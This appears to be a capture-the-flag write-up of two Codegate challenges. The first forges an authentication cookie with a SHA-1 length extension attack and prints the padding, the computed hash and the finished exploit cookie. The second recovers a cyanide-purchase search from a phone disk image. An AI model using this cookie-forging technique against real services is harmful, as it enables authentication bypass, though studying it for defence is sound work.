
// Decoded First part is : Test|1

// The hint gives key length. OK, i got it. This problem is length extension attack on sha1.

// Thus, the second part of cookie is sha1( \_key\_ + 'Test' + | + '1').

// For pass the authentication, we should get sha1( \_key\_ + username + | + '0').

// To calculate this, I write some javascript code. (slightly modify the code by Chris Veness, which found by google)



// If I put the username on "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa", then

// The message will be "1234567890123456789012345aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa|1"


// (Assume that key is '1234567890123456789012345' (25 char))

// with padding : "\x80\x00\x00\x00\x00\x00\x00\x03\xb8"

// to here, sha1 hash is : 3e4d4fc47f87481876a7695b951b012a7153fff6

// And we can calculate new sha1 hashsum from here.

// Which means, we can get the sha1 hash : (\_key\_ + "aaaa.....aaa|1\x80\x00\x00\x00\x00\x00\x00\x03\xb8" + "a|0")



// Calculated hash : 5fbf51edb5aec12b971dd4cbcb526f1551624245

// And First part of cookie is base64\_encode("aaaa.....aaa|1\x80\x00\x00\x00\x00\x00\x00\x03\xb8a|0") : YWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF8MYAAAAAAAAADuGF8MA==

// So, exploit cookie is YWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF8MYAAAAAAAAADuGF8MA==|5fbf51edb5aec12b971dd4cbcb526f1551624245

Welcome back, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa! Congratulations! You did it! Here is your flag: CryptoNinjaCertified!!!!!

// It works! The flag is "CryptoNinjaCertified!!!!!"

19.

Found a dead guy on the street, assumed that a guy committed suicide.

How can you assume that? Find the clue.

http://ctf.codegate.org/thisiswhereiuploadmyfiles/56DACF1C6CF363F27501FFCA50CC0415

another link for the file: http://www.mediafire.com/file/y0jjzkfzju1/56DACF1C6CF363F27501FFCA50CC0415.zip

hint : acquired from his phone.

// We downloaded file. It's obviously zip file. unzip and renamed file as p19.raw

localhost codega # file p19.raw

p19.raw: x86 boot sector, code offset 0xfe, OEM-ID "MSWIN4.1", sectors/cluster 4, root entries 512, Media descriptor 0xf8, sectors/FAT 94, heads 1, sectors 95254 (volumes > 32 MB)

// It seems like a some kind of dump file...

// Mount it.

localhost codega # mount -o loop p19.raw /mnt/cell

localhost codega # cd /mnt/cell

// We should find a clue about his suicide.

localhost cell # grep 'suicide' ./\* -R

Binary file ./~1/applic~1/opera/cookies4.dat matches

// Match found on 1 file. It may not relevant. Anyway opera cookie may contain some web-surfing histories. We should check the file.

// And we found the clue....

o202294931.1136350738.1.1.utmccn=(organic)|utmcsr=google|utmctr=where+can+i+buy+potassium+cyanide|utmcmd=organic

// Bingo. He googled 'where can i buy potassium cynaide'. It must be the key.